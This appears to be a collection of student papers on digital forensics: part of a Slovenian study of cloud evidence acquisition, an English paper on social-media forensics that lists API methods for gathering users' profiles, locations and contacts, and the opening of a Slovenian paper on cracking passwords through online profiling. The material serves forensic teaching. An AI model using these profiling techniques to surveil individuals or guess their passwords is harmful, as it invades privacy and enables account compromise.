vredni virtualni napravi z Linux OS, na kateri z uporabo nizkonivojskega kopiranja (ukaz dd – duplication tool), s katerim ustvarimo bločno kopijo, shranimo v S3 in prenesemo.

Amazon nudi storitev za izvoz podatkov iz S3 na fizično napravo, ki jo dostavi vložniku zahteve, ki mora zagotoviti disk, poleg tega pa se mu zaračuna $80 za vsako obdelano napravo za shranjevanje, skupaj z $2.49 za eno uro prenosa podatkov.

V nobenem od opisanih načinov ni mogoče preveriti integriteto slike diska. Amazon ne nudi kontrolne vsote razdelkov v oblaku, s katerimi bi lahko preverili, da je slika, ki smo jo dobili, enaka originalu. Kar lahko zagotovimo je, da podatki niso bili spremenjeni pri prenosu (izračun kontrolne vsote slike pred izvozom in še enkrat ob prejemu).

6.5.3 Metode

6.5.3.1 Kontrolna naprava

Za ocenjevanje uspešnosti je bil uporabljen samostojni kontrolni računalnik – Dell delovna postaja z 32-bitnem Windows 2008 RC operacijskem sistemom z 30GB diskovnega pomnilnika in 2GB RAM pomnilnika. Na računalnik je bil nameščen spletni strežnik Apache, računalnik je bil priklopljen na internet. Iz računalnika je bilo odstranjenih tudi nekaj datotek. Računalnik je gostil nekaj spletnih strani. Nato je bila narejena slika diska z orodjem EnCase in FTK.

6.5.3.2 Poskus 1

Pri prvem poskusu je bil izveden test zmožnosti prej naštetih orodij pri oddaljenem zajemu forenzičnih podatkov v oblaku na 5. nivoju (gostujočem OS). Za merjenje uspešnosti oziroma neuspešnosti orodij sta bila uporabljena naslednja kriterija: (i) orodje je zmožno oddaljenega zajema podatkov, (ii) kako točni so podatki v primerjavi s tistimi, ki so bili zajeti na samostojni kontrolni napravi.

Forenzično orodje EnCase Enterprise 6.11 je bilo nameščeno na računalnik z operacijskim sistemom Windows 7 Enterprise 64-bit, skupaj s SAFE (Secure Authentication For EnCase). Nameščeno je bilo tudi orodje FTK 3.2.

Tarča forenzične preiskave je bila postavljena na Amazon EC2 z naslednjimi specifikacijami: Windows 2008 R2 32-bitni OS z diskom velikosti 30GB in 1.7GB RAM pomnilnika. Spremenjena je bila tudi konfiguracija požarnega zidu, tako da je bil omogočen samo RDP (Remote Desktop Protocol - RDP) na vratih TCP: 3389. Tako kot na kontrolno napravo je bil nameščen spletni strežnik Apache z nekaj spletnimi stranmi z isto vsebino kot pri kontrolni napravi in z istimi pobrisanimi datotekami.

EnCase Servleti in FTK Agenti so oddaljeni odjemalni programi, ki komunicirajo s svojimi strežniškimi nadzorniki. Pri izvedbi poskusa sta bila agenta prenesena na virtualno napravo preko protokola RDP, nato sta bila nameščena. Ponovno je bilo potrebno konfigurirati požarni zid, da je bila omogočena komunikacija med odjemalcema EnCase (vrata TCP : 4445) in FTK (vrata TCP 3399). Pri tem poskusu smo na napravo pripeli še virtualni disk 100GB, na katerega je bila shranjena slika primarnega diska naprave.

6.5.3.3 Poskus 2

Pri drugem poskusu je bil izveden test zmožnosti prej naštetih orodij pri namestitvi agenta na 4. nivo virtualne instance (gostujočem OS). Za merjenje uspešnosti oziroma neuspešnosti orodij sta bila uporabljena naslednja kriterija: (i) orodje je zmožno zajema podatkov preko agenta, (ii) kako točni so podatki v primerjavi s tistimi, ki so bili zajeti na samostojni kontrolni napravi.

Tarča je bil oblak Eucalyptus, z Ubuntu distribucijo Linux operacijskega sistema, ki je tekel na Dell delovni postaji. Eucalyptus podpira Xen hipervizor za upravljanje virtualnih instanc in LibVMI je knjižnica za spremljanje gostujočega operacijskega sistema. LibVMI je bil uporabljen za pisanje v delovni spomin virtualne instance in smo tako direktno v delovni spomin namestili EnCase servlet in FTK agenta. Z agentom smo komunicirali preko omrežja.

6.5.3.4 Poskus 3

Pri tretjem poskusu je bil izveden test zmožnosti forenzičnega zasega na nivoju gostujočega operacijskega sistema z uporabo storitve Amazon Export (3. nivo). Eksperiment simulira proces zasega podatkov, kot jih veleva preiskovalni nalog ali nalog o zasegu, saj zajamemo podatke z Amazonovega internega omrežja podatkovnih centrov. Dodatno AWS vzdržuje dokazno verigo za preiskovano napravo. Za merjenje uspešnosti oziroma neuspešnosti postopka sta bila uporabljena naslednja kriterija: (i) možno zajema dokaznih podatkov, (ii) kako točni so podatki v primerjavi s tistimi, ki so bili zajeti na samostojni kontrolni napravi. AWS Export vključuje storitveni zahtevek Amazonu ter dostavo podatkovne enote, na katero bodo lahko zahtevane podatke shranili. Storitev trenutno omogoča zajem podatkov le z S3 vedra, ne pa tudi z EBS razdelka. EBS razdelek je bil odklopljen z okužene virtualne instance, ter priključen na drugo Linux instanco, preko katere smo naredili sliko razdelka in ga shranili v S3 vedro. Tako smo od Amazona dobili željeno vsebino.

6.5.4 Rezultati

6.5.4.1 Poskus 1

Ročna namestitev EnCase Servleta in FTK agenta je bila uspešna in smo lahko pridobili trdi disk in sliko delovnega spomina. Analiza pridobljenih podatkov z orodjema EnCase Forensic in FTK Investigator je pravilno razkrila zaporedje dogodkov na virtualni instanci.

6.5.4.2 Poskus 2

Drugi poskus je prav tako zagotovil celotno sliko virtualne instance in iz nje smo pravilno razkrili zaporedje dogodkov na virtualni instanci. Introspekcija virtualne instance je zelo močno forenzično orodje, saj omogoča preiskovanje virtualne instance v izvajanju, brez vedenja uporabnika. Introspekcija je posebna storitev, ki mora biti implementirana s strani ponudnika. Pri poskusu smo lahko preverili celovitost slike, saj smo imeli dostop diska in smo lahko primerjali digitalni podpis EnCase slike diska z originalnim diskom.

6.5.4.3 Poskus 3

Pri tretjem poskusu smo prav tako dobili sliko virtualne instance in iz nje smo pravilno razkrili zaporedje dogodkov na virtualni instanci. AWS je pri zajemu generiral še dodatno poročilo z metapodatki za vsako datoteko (datum in čas kopije, lokacijo na disku, digitalni podpis in število bajtov).

6.5.5 Alternativni pristopi

Predlogi, kako narediti zajem oddaljenih podatkov bolj zaupanja vreden, kot z orodji EnCase ali FTK.

6.5.5.1 Moduli zaupanja vrednih platform (TPM Trust Platform Modules)

Strojne rešitve, ki lahko zagotovijo istovetnost instanc, strojno enkripcijo, podpisovanje, varno shranjevanje ključev,…

6.5.5.2 Zajem podatkov z upravljalne konzole uporabnika

Vsak uporabnik nadzoruje svoje delovanje virov v oblaku preko upravljalne konzole. Tako bi lahko vsak uporabnik izvozil forenzično pravilno zajeto sliko instance.

6.5.5.3 Forenzična podpora kot storitev

Uporabniki bi lahko vključili forenzične storitve preko upravljalske konzole. Tako bi se za njihove vire začelo izvajati forenzično pravilno beleženje dogodkov posameznih virov, ustvarjanje slik virov, spremljanje prenosa podatkov po omrežju…

6.5.5.4 Pravne rešitve

Zakoni bi lahko definirali pravilne forenzične postopke za računalniške oblake ter jih zakonsko zahtevali od ponudnikov. Tako bi dosegli konsistentno uporabo pravilnih forenzičnih postopkov v računalniških oblakih.

6.6 Ugotovitve

Ugotovili smo, da najbolj pogosto uporabljena forenzična orodja iz tehničnega vidika omogočajo izvajanje zajema podatkov na oddaljenem okolju Amazon EC2. Kljub temu, da je tehnološko možno zajeti oddaljene podatke, v te ni zadostnega zaupanja. Metode uporabljene v prejšnjem poglavju se nanašajo samo na Amazonov oblak oziroma storitev EC2 – IaaS in jih ni mogoče uporabiti v drugem oblačnem modelu npr. Windows Azure ali Google AppEngine, ki sodita v model platforma kot storitev, kamor ne moremo namestiti forenzičnega orodja.

7. ZAKLJUČEK

Računalništvo v oblaku ima mnoge varnostne prednosti za podjetja, ki imajo premajhen proračun za varnostne sisteme. Na področju digitalne forenzike izguba nadzora, ki jo povzroči računalništvo v oblaku, predstavlja velike izzive za forenzične raziskovalce. Predhodne ugotovitve digitalne forenzične skupnosti na področju digitalne forenzike morajo biti nadgrajene in prilagojene novemu okolju. Raziskovalci potrebujejo možnost rekonstrukcije pripadajočega okolja za rekreiranje scenarijev in preizkuse hipotez. Trenutno to ni mogoče v računalniškem oblaku.

Postavlja se vprašanje, katere podatke v oblaku naj zajame preiskovalec, da bo lahko kar najbolj učinkovito dokazal ali ovrgel hipotezo. Ali vemo kako ponudnik tvori in shranjuje podatke o dogodkih v oblaku? Ali lahko ponudnik zagotovi celovitost dokaznih podatkov? Trenutno morajo uporabniki verjeti, da ponudniki res zagotavljajo storitve tako, kot trdijo. Saj je večino zahtev težko v praksi preizkusiti.

Pomanjkanje standardov za procese v oblaku in oblak na splošno, predstavljajo izzive na vseh področjih računalništva v oblaku, predvsem pri varnosti, implementaciji oblakov in načinu izvedbe forenzičnih preiskav v samem oblaku. Za izboljšanje stanja računalništvo v oblaku potrebuje nekaj standardov, priporočil in dobrih praks, vsekakor pa ne preveč standardov, saj le ti lahko preprečijo nadaljnji razvoj.

8. LITERATURA

[1] Birk, D., 12. 1. 2011., Technical Challenges of Forensic Investigations in Cloud Computing Environments.

[2] Dykstra J., Sherman A. T., 2012, Acquiring forensic evidence from infrastructure-as-a-service cloud computing: Exploring evaluating tools, trust, and tehniques.

[3] Reilly D., Wren C., Berry T., Marec 2011, Cloud Computing: Pros and Cons for Computer Forensic Investigations.

[4] D. Barrett and G. Kipper. Virtualization and Forensics: A Digital Forensic Investigator's Guide to Virtual Environments. Syngress, 6 2010.

Digital Forensics and Social Media

University of Ljubljana

Mirko Mijušković
Faculty of Computer and Information Science
Vojkova cesta 77
Ljubljana, Slovenia
ttwisify@gmail.com

Dražen Perić
Faculty of Computer and Information Science
Reboljeva 33
Ljubljana, Slovenia
peric.drazhen@gmail.com

ABSTRACT

This paper provides an overview of the relationship between digital forensics and social media. After describing all the possible ways in which these two can interact among each other, the most common forensic tools are described separately. Public data, always present in the social media networks, can be used in several purposes and some of the most important ones are explained in more details. Also, some of the most known social networks are briefly examined at this point. Finally, more information about the cooperation between law and social media is also provided. For better and more clear understanding cases are being used as examples of what are the main threats and how are those implemented. At the end, all these thoughts are summarized in a conclusion where the main points of the paper are highlighted once again.

Keywords

Digital forensics, Social media, Law

1. INTRODUCTION

The last several years were the testimony of the rapid growth and evolution of online communication or best known as social media. Social media offers interacting and socializing, sharing information, uploading files and photos and many others attractive services which attract people all over the world.

In spite of this obvious and most popular use of social media (communicating and socializing) many other well known sides make them very attractive and vulnerable when it comes to cyber-crimes. These include child predators, fraudsters, identity thieves etc. One of the characteristics most interesting for cyber-crimes is the wealth of personal information that there exists. Social media encourages this kind of actions in the form of publication of personal data (age, gender, habits, schedules etc). Exactly this use of personal information makes it easy to perform digital crimes and so the increasing number of those criminal acts raises importance of digital forensics in this area. Some electronic evidence is of essential importance when it comes to incriminating or proving the innocence of a suspect. The interaction of digital forensics and social media is to be explained in the paper through theory and examples of cases.

2. SOCIAL MEDIA AND LEGAL CASES

How is social media being used as evidence or valid information in legal cases? Well, social media is, in a way, already being used to test juries. Lawyers are pulling information from social networks like Facebook and LinkedIn to see to which kind of psychological and social profiles jury members might belong to. This is certainly becoming the first step towards reaching socially "healthy" legal systems.

In terms of legal evidence, social media is a lot like SMS or e-mail made public. It is well known that phone calls, personal messages, e-mails are all being used as evidence more and more often. Given that almost all kind of social media is public and in that way attractive when it comes to accessing and collecting information, there is no relevant argument against using Facebook (for instance, a wall post) as evidence in the courtroom.

Lately, there are more "funny" stories about how photos and comments on Facebook were being used to catch employees who lied about having a day-off due to sickness. Also, activity on social media can be used as an alibi as it was in the case of Rodney Bradford, teenager from Brooklyn whose post to Facebook saved him from being falsely charged for robbery.

Social data is already being exploited in various ways by Marketers. They use social data to ascertain who, for example, would be a good prospect for viewing a travel promotions, or expensive watches. If Luka is a good prospect, than maybe some of his Facebook friends (assuming he circulates in similar social groups) might be too. This can be done by using tools for tracking cookies (following relationship). In the same way this form of data gathering and analysis can help businesses, it can also help law enforcement. Police has already learned that gang members socialize online with each other so that sometimes they even plan a meeting using social networks.

Social networks like Facebook, Twitter, Foursquare, Google+ and so on, can be a real treasure for forensics investigations.

The non-stop expanding data in those networks can mean a lot to investigators. Depending on the investigation, digital forensic investigators might exploit just the publicly available data. If the investigation is deeper, investigator may require special authority. That kind of investigation will examine more than just the data appearing on the face of social web page, but it will probably examine all profiles who might be involved in a fraud or any illegal activity.

3. DIGITAL FORENSIC TOOLS FOR SOCIAL NETWORKS

There's a lot of tools (and custom practices) that are used for digital forensics, and some of those tools can be also used for digital forensics of social media. But within all those tools, there are some that are directly linked with social networks and that are made specifically for that kind of research.

We will mention few tools we have discovered and we will try to say few words about each of those. Some of those tools are free and some are payable, and we won't even try it out personally, but we will try to provide the most important information.

SOCIAL SNAPSHOT TOOL

Social Snapshot Tool is built by Markus Huber. It is an open source custom add-on tool in combination with a web crawling component, which works for Facebook. It collects profile information (user data, private messages, photos, etc.) and associated meta-data (internal timestamps and unique identifiers). It is meant to work with Facebook authentication token (a file stored on someone's computer when they click "remember my password") and this is possible only if police has already seized the suspect's hard drive. This, of course, would require a warrant. Source code for this tool is available at Github, together with some documentation, steps for setting up and steps for usage.

SOCAL AGENT

Socal Agent (by MacForensicsLab) is designed to get evidence from chats, private messages, and blog activity from Facebook (and other) social networking websites. It is a paid software and it is actually working just with Apple Mac computers running the Apple Safari web browser. It scans for evidence of social network activity (inside cached Apple Safari information) and can identify social networking web pages visited by the suspect. It supports some of the most popular social networks, including Facebook, Twitter, Youtube, Friendster, Meetup and Blogger.

INTERNET EVIDENCE FINDER

Internet Evidence Finder is actually a set of tools that are used across thousands of organizations globally by frontline personnel and forensic examiners to preview, recover and analyze internet communications for digital investigations. Tools are splitted to IEF Frontline (USB Dongle), IEF Standard (Desktop USB Dongle) and IEF Triage (USB Dongle), but only Standard and Triage are used to extract data from social networking sites. It examines a hard drive, RAM, and Internet-related files and it can recover data from social network communications, instant messenger chat histories, popular webmail applications, web browsing history and peer-to-peer sites and online communications. Trial version is free for 14-days, but after that it has to be bought depending on the selected package.

BULK EXTRACTOR

Bulk Extractor is a computer forensics tool that scans a disk image, a file, or a directory of files and extracts useful information without parsing the file system or file system structures. Result can be easily inspected, parsed, or processed with automated tools. Bulk Extractor is distinguished from other forensic tools by its speed and thoroughness. It can process hard drives, SSDs, optical media, camera cards, cell phones, network packet dumps, and other kinds of digital information. Between all the other activities, bulk extractor can also find a social networking activities from Facebook, Twitter and LinkedIn. It is open sourced and free for everyone.

SOCIAL DISCOVERY

X1 Social Discovery is software specifically designed for forensics professionals to effectively address social media content, website collection, webmail, and YouTube video capture. It can effectively address social media content from leading social media sites like Facebook, Twitter and LinkedIn. It can also crawl, capture, and instantly search content from websites, webmail and YouTube. Data is collected and indexed through APIs, webmail connectors and direct web navigation. Trial version is free for 14-days, full version is payable and it"s not cheap at all.

FACEBOOK PROFILE SAVER

Facebook Profile Saver is a free tool from Belkasoft (known company in computer forensics). It captures information publicly available in Facebook profiles. It is designed for computer forensics who need to automate the downloading of Facebook pages to their local machines. Local copy may then be required for performing investigations and/or presented as court evidence. It actually saves publicly available photo albums (including comments and descriptions) and user's wall contents (text and images only) - it generates an HTML report and saves it to local drive. For some pages, user has to have a valid Facebook login.

OXYGEN FORENSIC SUITE

Oxygen Forensic Suite is a mobile forensic software for cell phones, smartphones and tablets. It can extract a lot of useful data, together with some data about social network applications installed on a specific device. It can also visualize social network data and connections - for more understandable view. This tool doesn't support any trial version and there's only commercial version.

WEB IDENTITY SEARCH TOOL

Web Identity Search Tool (WIST) is social network analysis tool for Facebook, Google and Twitter. Its primary purpose is to investigate connections between participants in an organized crime rings - that can be involved in staged car accidents, illegal substances, massive fraud schemes, or other criminal activities. It analyze 100 results per page when searching Facebook (instead of usual 10) and it prints out search results in photo gallery format - for easy reading. It can also find an "degress of separation" between two users and it has nice visualizatin that can be "reed" really easy. It was developed by LTAS Technologies and it's available for free download.

4. PUBLIC DATA ON SOCIAL NETWORKS

Every large social media has API (Application programming interface) nowadays. APIs are in most cases publicly available and can be used by anyone. Mostly, APIs are used by developers, to build useful and fun applications - but on the other side, they can be also used just to collect some data - with good or bad intentions.

When we talk about good intentions, we also think about digital forensics. In digital forensics, there are already a lot of professional tools (mentioned before) but sometimes even those tools are not enough and forensic scientist then needs to make himself a custom solution. For that, APIs are here - and those are in most cases well documented and easy to use. Of course, one can also get all the data manually (by clicking around, visiting a lot of links etc.), but APIs can help with automatization and with getting that data much easier. Social networks can change their APIs; they can add, change and remove additional data. This can affect your custom solution, but it also affects all the other professional tools out there - because in most cases, those tools are (at least partially) using APIs to grab the data. With professional tools, there's probably more developers actively working on their product, they can adapt quickly and release a new version immediately - but when it comes to your custom solution, it's a little bit harder to follow that. In addition, we'll talk about data that is publicly available through APIs of some of the most famous social networks. We'll cover up Facebook, Twitter, LinkedIn, Foursquare, Last.fm and Google+.

FACEBOOK
Documentation: https://developers.facebook.com/
Prerequisites: Facebook account, authentication
Facebook is the largest social network these days. It has more than 1.06 billion monthly active users and it keeps growing. Facebook Graph API offers a lot useful methods that can be used in digital forensics and similar. The only problem is that one who is trying to get informations, must be a Facebook friend of the person that he's trying to access.

Method	Description
/username	Method that can pull all the basic public data for single user. Most importantly, it returns user id, which can be later used with other methods.
/username/albums	Can get users photo albums.
/username/events	Gets a list of events that user will be attending.
/username/groups	Gets a list of groups in which user is a member.
/username/locations	Locations where the user has been tagged.
/username/photos	Latest user photos with date created, description, source etc. There's also a method /photos/uploaded which returns just the photos uploaded by current user.
/username/posts	Latest post by user.

Listed methods are somehow the basic ones - and each of those submethods (like photos, events etc) have more other methods that can be used to examine specific events, photo albums, pictures etc.

TWITTER
Documentation: https://dev.twitter.com/
Prerequisites: Twitter account
Twitter is one of the most popular social networks around and it has more than 288 million active users worldwide. It's used mostly for micro communication and since its main question "What's happening?" people are used to post a lot of information on their timeline - even if there's character restriction of 160 signs. So, for each user, a lot of useful data can be found - information like what are they currently doing, where are they (geolocation), posts about their feelings (anger/happiness) etc. On the other side, Twitter API offers a lot of methods and can be used to pull a lot of useful data. For example, those are some useful methods:

Method	Description
statuses/user_timeline	Returns a collection of the most recent Tweets posted by the user indicated by the screen_name or user_id parameters. It also accepts parameters like since_id (tweet id from which you want to start), count (max. number of tweets is 200) etc. This can also return useful information like geodata etc.
search/tweets	Returns a collection of relevant Tweets matching a specified query. Can be used when specific think has been searched.
users/show	Returns a variety of information about the user specified by the required user_id or screen_name parameter. The author's most recent Tweet will be returned inline when possible. users/lookup method can be used to retrieve a bulk collection of user objects.
favorites/list	Returns the 20 most recent Tweets favorited by the authenticating or specified user.

Of course, there are also a lot of other API methods but we've mentioned just a few - few of those that can be most useful in digital forensics.

FOURSQUARE
Documentation: https://developer.foursquare.com
Prerequisites: Foursquare account
Foursquare is a location based social network for mobile devices. Users check in at various venues using their phone and they're trying to collect as many mayor ships, badges etc. It has more than 30 million users worldwide, and it's actually fun because it's made like a real life game and users can get more awards with more activity. On the other side, user information shared on that network can be really sensitive and can be easily turned against them (users). We'll show you few API methods that can be used by everyone with a little bit of programming knowledge and a Foursquare account.

Method	Description
users/lookup	Can get some basic info about required users. Users can be searched by email, Twitter username, etc. Most important, with this method, you can get user ID, which can be used in many other methods.
users/{user_id}	Returns user object which contains some user's basic info, his badges, uploaded photos, info about his friends etc.
users/{user_id}/friends	Returns a list of friends (and their basic info) for specified user.
users/{user_id}/mayorships	Returns mayorships for specified user - with that information you can figure out what places is specified user visiting the most.
users/{user_id}/tips	Tips by the specified user. Sometimes, useful information can be found in here.
venues/search	Helps with finding venues IDs.
simulate/venues/timeseries	Get daily venue stats for a list of venues over a time range.

There's of course a lot of other methods - but some are not useful at all and for some you can't get any information about other users - they're used just for "authenticated" users.

LINKEDIN
Documentation: http://developer.linkedin.com/apis
Prerequisites: LinkedIn account, Authentication key
LinkedIn is the most known social networking website for people in professional occupations. Today, LinkedIn has acquired more than 200 million users in more than 200 countries. It connects people based on their skills, job positions etc. It's actually online based interactive "Curriculum Vitae". Professional users update their profiles almost daily, and they share a lot of useful information. LinkedIn API provides few methods, but probably the most useful one is the one that gets all the information from user profile. Based on the information that forensic scientist gets with that method, he can eventually go search forward (user activities, more details about user job etc).

Method	Description
people/id={user_id}	Can get all the information about user profile - first name, last name, summary, specialities, current and past positions, date of birth, e-mail, interests, skills, educations, phone numbers, twitter accounts, current company info, publications, courses etc. Of course, everything depends on how many information has user shared on his profile.

OTHER SOCIAL NETWORKS
There is a lot of other big social networks out there but, this field is too big, so we have chosen just a few and analyzed them in detail. How can we they be use used them in digital forensics:

Name	Description
Google+	Social network from Google, that has more than 500 million registered users and it's currently second largest social networking site in the world. Just like Facebook, it offers a lot of API methods and one can fetch a lot of data about user activities, posts etc.
Last.fm	Last.fm is a music platform and it has more than 30 million active users. By using their API, you can find out which songs did specific user listened to and when, what concerts did he attend, his comments/shouts etc.
Instagram	Instagram is a online photo-sharing social network and it has more than 100 million registered users. Through UI and API, it is able to get public pictures posted by specific users, their locations, time of posting etc.
Youtube	Youtube is biggest video sharing platform. It has more than 1 billion monthly active users and everyone is able to get basic informations about users, videos they've uploaded, their activity etc.
Pinterest	Pinterest is another photo sharing social network and it has around 50 million users.
Tumblr	Tumblr is a microblogging platform and social network that has around 102 million registered blogs. Tumblr users are writing blog posts and sharing a lot of useful data..

5. LAW AND SOCIAL MEDIA

There is probably no one who doesn't have at least a general idea about what social media represents. Since it is a part of almost everyone's everyday life, people get used to it and use it even unconsciously. Despite this fact, there is very few people who are aware of the significant connection social media has with the law. What could be surprising is the fact that social media can affect (and it does so continuously) every part of law: criminal law, employment law, civil rights and family law etc. Still, there are some State Courts which behave like they are not aware of this fact and consequently they provide little or no social media regulations to its users. Another note worth making at this point is that, when people think of the term social media, they often immediately think of Facebook. The truth is that social media

is any online service or site that focuses on building social networks or relations among people who share interest.

What can social media users sue or be sued for? Well, the most common legal issues are privacy, copyright, trademark, discrimination, sexual harassment (posting inappropriate content). Some of the issues were described below.

An easy and most common way to violate the code of ethics (with ethics being practice of law most affected by social media) is to advertise improperly through social media. Even though many people consider Facebook-post an informal way of communication they should be very careful if posting something with the purpose of attracting clients. This is considered to be an advertisement.

Cases regarding criminal law are affected by social media as well. Some of the examples we most probably heard about are sexual predators, identity thieves or con artists. There are even real cases presented at the Court regarding identity theft. This type of crime can have aim for financial gain, but can also be a result of a dispute with an ex-partner. This was exactly the case where, by Associated Press article, a woman was accused of impersonating her boyfriend and could (for this fourth-degree identity theft) get maximum of eighteen months in prison. This and similar cases are very common, since all that is necessary for such fraud is the person's username and password, or creating of another profile with the victims name.

The concerns regarding social media are numerous with some being quite obvious and the others not so much. These matters include client/attorney privilege, privacy protection etc.

When it comes to privacy protection, some of it is provided for your own electronic information. The Stored Communication Act prohibits an electronic communication service provider from revealing data stored, carried or maintained on the site to third parties. There are some exceptions to this rule, for example Government subpoenas in criminal matters where the information must be revealed. In Colorado there was a case where Facebook and MySpace were requested to reveal information regarding the injuries of one person. Since it was ruled for that request to be properly within the scope, Facebook and MySpace were forced to reveal the requested information.

Social media is progressing at a very steady (or even constantly increasing) pace and lawyers are trying to keep up with it. Nevertheless, Courts are trying to successfully address all the issues arising regarding social media with the proper laws. It is, however, extremely difficult to keep up with it at least in an immediate future. Some States have already addressed the issue of professional involvement of lawyers in social media, while others haven't. For the individuals the most important fact is the need to be cautious when using social media while, at the same time, not restrict ourselves from using its full potential. It is also important to upgrade and improve our knowledge regarding social media continuously as changes happen literally all the time.

Case example:
Related to: LinkedIn
SINO CLEAN ENERGY INC., Plaintiff, v. ALFRED LITTLE, SEEKING ALPHA, LTD., GEOINVESTING, LLC AND JOHN DOES 1-10, Defendants.
Supreme Court, New York County.
Decided May 21, 2012.
Sino (a Nevada alternative fuel company with a principal place of business in China) has raised a charge against internet blogger under pseudonym Alfred Little because "he" was publishing some articles that were against Sino company and Sino didn't agree with those statements. In few of his testimonies, Alfred Little stated that he was not a resident or a domiciliary of New York when action was commenced and that he lives in Shanghai and spends his time researching Chinese and other high growth companies. In defense, Sino company has contributed Little's statement from LinkedIn profile (and his website) where he claimed that "he lives in New York.", which was contrary to what he stated before.

Case example:
Related to: Twitter
UNITED STATES OF AMERICA, Plaintiff, v. WILLIE HARRIS, Defendant.
United States District Court, N.D. Indiana, Hammond Division.
January 10, 2012.
When Willie Harris was released with the condition that he'll be placed in home detention, judge also ordered that he shouldn't have any contacts with witnesses, co-defendants or victims. Harris agreed with that, but Harris didn't respect that and he violated that term by contacting his co-defendants via Twitter and Facebook. Even if he claimed that he didn't have any contacts with those persons, forensics found at least two instances on his Twitter profile, where he made a comment to one of his co-defendants in this case.

Case example:
Related to: Facebook
Michael Paul BRADLEY, Appellant, v. The STATE of Texas, Appellee.
Court of Appeals of Texas, Houston (14th Dist.).
February 9, 2012.
Two brothers (Bradley and Delleon) robbed complainant at gunpoint. Delleon approached complainant outside a car wash, pulled out a pistol and told him to drop everything. Among other things, they've also stole a gun and after robbing him, they've runned away. After few days, complainant saw the two men who had robbed him, and he asked someone for their names. He looked up the brother's Facebook profiles and there he found, among other things, a picture of Bradley posing with two guns - including one that looked remarkably similar to the gun stolen from complainant during the robbery. That photo was taken as an evidence in this case.

Case example:
Related to: MySpace
SHAUN BROWN, Appellant, v.MONTGOMERY COUNTY; SEAN PETTY, Individually And In His Official Capacity As Supervisory For Emergency Services Of Montgomery County; JAMES R. MATTHEWS; JOSEPH HOEFFEL; BRUCE L. CASTOR, JR., In Their Official Capacities Only As Commissioners Of Montgomery County.
United States Court of Appeals, Third Circuit.

January 12, 2012
Shaun Brown was a platoon supervisor at the Montgomery County Emergency Operations Center ("the Center") from 2003 to 2008. His responsibilities were supervising the Center and ensuring that dispatchers responded appropriately to 911 calls. One day, Brown and his several colleagues participated in a holiday gift exchange while on duty (Brows was the only supervisor present at that time). Employees, exchanged presents, which included cases of beer, liquor bottles and sex toys. One of them took photographs from the event, which depicted employees, including Brown, who was posing with alcohol and sex toys at his work station. Four of these pictures were posted by Brown on his MySpace page.

6. CONCLUSIONS

In our modern world, social networks are used more and more, and a lot of data has been transferred through it every day. For example, average Facebook user spends over 700 minutes per month on Facebook, and during that time he shares a lot of public and private data. When it comes to the case in which an average person is accused for some crime, social networks has become a golden mine for digital forensics scientists. Evidence like pictures, status updates and private chats can be useful a lot and are now already well accepted in courts.

We've shown you some of the tools that digital forensic scientists are using to get data from social media, we've also shown which data is publicly available through some of the biggest social networks and we've talked a little bit about the law.

Digital forensic scientists can not be limited to one method - they all probably use some default tools, but sometimes they also need additional manual work - this can be either clicking around and searching for evidence, or writing their own programs or web crawlers that will get them useful data/evidence.

We believe that more and more cases will use data from social networks as an evidence in court - it will become a normal thing, just like the phone calls and SMS are. In other words, all those internet activities will probably be controlled more intensive and so with that, digital forensics job will become much easier.

7. REFERENCES

- Twitter Developers: https://dev.twitter.com
- LinkedIn Developers: http://developer.linkedin.com/apis
- Facebook Developers: https://developers.facebook.com
- Foursquare Developers: https://developer.foursquare.com
- Software to investigate cybercrime's social side: http://www.newscientist.com/article/mg21228386.200-software-to-investigate-cybercrimes-social-side.htm
- Social snapshot tool: http://youtu.be/mwrjJMbh2cg
- Social agent: http://www.macforensicslab.com/ProductsAndServices/index.php?main_page=product_infocPath=1products_id=346
- Internet Evidence Finder: http://www.magnetforensics.com/products/internet-evidence-finder
- Bulk extractor: https://github.com/simsong/bulk_extractor
- Bulk extractor: http://www.youtube.com/watch?v=57RWdYhNvq8
- Bulk extractor: http://www.youtube.com/watch?v=57RWdYhNvq8
- Bulk extractor: http://www.forensicswiki.org/wiki/Bulk_extractor
- Social media discovery: http://www.x1discovery.com/social_discovery.html
- Facebook profile saver: http://forensic.belkasoft.com/en/facebook_profile_saver
- Oxygen forensic suite: http://www.oxygen-forensic.com/en/video
- Web identity search tool: http://www.harmari.com/web-identity-search-tool-wist
- The interaction of Social media and the law and how to survive the social media revolution: http://www.nhbar.org/uploads/pdf/BJ-Winter2012-Vol52-No4-Pg24.pdf
- Published cases: http://www.x1.com/products/x1_social_discovery/case_law_2012.html
- Bruce Scheiner, (2004). Secrets and Lies: Digital Security in a Networked World. 1st ed.: John Wiley Sons.

Pridobivanje gesel s pomočjo spletnega profiliranja

Nejc Gašperin
Fakulteta za računalništvo in informatiko

Bisera Milosheska
Fakulteta za računalništvo in informatiko

Klemen Petrovčič
Fakulteta za računalništvo in informatiko

POVZETEK

V preiskavah, ki vključujejo preiskovanje elektronskih naprav in spletnih strani, ki so zaščitena z gesli, predstavlja pridobivanje gesel težavno opravilo, pri kateri prihaja do porabe pomembnih resursov in zamud. Računalniški strokovnjaki si zaradi tega razloga velikokrat pomagajo s podatki o osumljencu na internetu, iz katerih sestavijo njegov profil. S pomočjo tega profila lahko nato pripomorejo k hitrejšemu odkrivanju gesel. V tem članku so najprej opisani razlogi za povečno število problemom s katerimi se srečujejo računalniški strokovnjaki in zadevajo šifriranje podatkov. Predstavljen je pojem spletnega profiliranja in njegove oblike. Naštetih je nekaj tehnik, ki nam olajšajo pridobivanje gesel iz z geslom zaščitenih medijev. Opisan je primer implementacije avtomatskega profiliranja uporabnikov s pomočjo socialnih omrežij in rezultati takega napada na realnem primeru. Na koncu so opisani protiukrepi, s katerimi lahko preprečimo oziroma omejimo razsežnost napada, katerega cilj je pridobivanje podatkov o uporabniku.

Ključne besede

Spletno profiliranje,pridobivanje gesel, računalniška forenzika, socialna omrežja

1. UVOD

Računalniška forenzika se ukvarja s pridobivanjem podatkov v elektronski obliki, njihovo preiskavo, interpretacijo in analizo, ter predstavitvijo ugotovitev raziskave. Med preiskavo lahko pride do zasega naprav, ki so zaščitena z gesli. Šifriranje je proces, ki uporablja šifrirne algoritme za spreminjanje podatkov iz berljive oblike (čistopis) v neberljivo obliko (tajnopis). Poleg preprečevanja nepooblaščenega ali nezakonitega dostopa, nedovoljenega razkrivanja informacij, spreminjanja podatkov, se lahko uporablja tudi v nezakonite namene. V računalniški forenziki predstavlja šifriranje podatkov oviro, s katero se računalniški strokovnjaki pogosto srečujejo. Vzrokov za to je več[1]:

